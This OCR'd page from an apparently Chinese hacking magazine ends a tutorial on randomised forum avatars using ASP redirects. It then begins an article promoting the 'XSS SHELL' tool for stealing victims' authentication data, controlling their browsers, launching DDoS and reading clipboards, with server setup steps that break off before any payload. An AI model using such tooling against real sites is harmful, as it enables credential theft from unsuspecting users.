


图 3




图 4

```
case 1
response.redirect("1.jpg")
case 2
response.redirect("2.jpg")
case 3
response.redirect("3.jpg")
case 4
response.redirect("4.jpg")
case 5
response.redirect("5.jpg")
End Select
%>
```

代码中的0－5.jpg就是你图片中的各个文件名，一定要注意哦！

4.将这个ASP文件跟那个mm文件夹传送到ASP空间上，同样也来测试一下ASP（图5）。




图5

5.在论坛中设置头像的时候还是依照PHP的设置方法"URL+?*.gif"（图6）。




图6


在PHP语言实现方法中使用的是随机读取任何一个已经定义好类型的文件，核心为readfile函数，在ASP语言实现方法中使用的ASP中定义的跳转语句，核心为response.redirect方法。在JS语言中也有个跳转语句window.location.href，但是测试失败，而且发现这个跳转跟ASP中跳转不一样。哪儿不一样呢？使用ASP跳的时候在IE中不能后退，然而在JS的IE跳转中却能后退。由于我的JS学的不好，还请高人指教。在测试中还发现，这个代码不光可以使用在头像中，也可以使用在个性签名和帖子中。


（本文所涉及到的代码和操作动画已收录到光盘中）

跨站利器之XSS SHELL

Mickey


目前在网上，能够被跨站攻击的站点有很多，通过跨站攻击我们可以窃取客户端的认证信息，临时涂改服务端的页面等。这几日小菜我学习更高级的用法，搜索出一个好用的跨站工具——XSS SHELL，该工具除了能够窃取客户端的认证信息外，还能够让你与受害者之间进行交互式的操作、绕过IP地址限制、拥有DDOS功能、得到剪切板信息等。





一、安装

XSS SHELL是由几个ASP文件和一个数据库文件组成的，所以我们要把它上传到支持ASP的WEB服务器上。首先解压文件，除了sample_victim文件夹和readme.txt文件，把其它文件全部上传到服务器上。我以内网中的一台电脑为例子，在自己的Win2003上搭建好WEB服务器，把db文件夹和xssshell.asp文件全部放到了xssshell文件夹下，如图1。接下来我们修改xssshell文件夹下的db.asp文件，修改DBPATH常量为你存放数据库文件的目录。前面之所以把db文件夹放到xssshell文件夹中，就是为了避免IIS6.0的默认安装后不启动父路径的限制，如图2，图3。

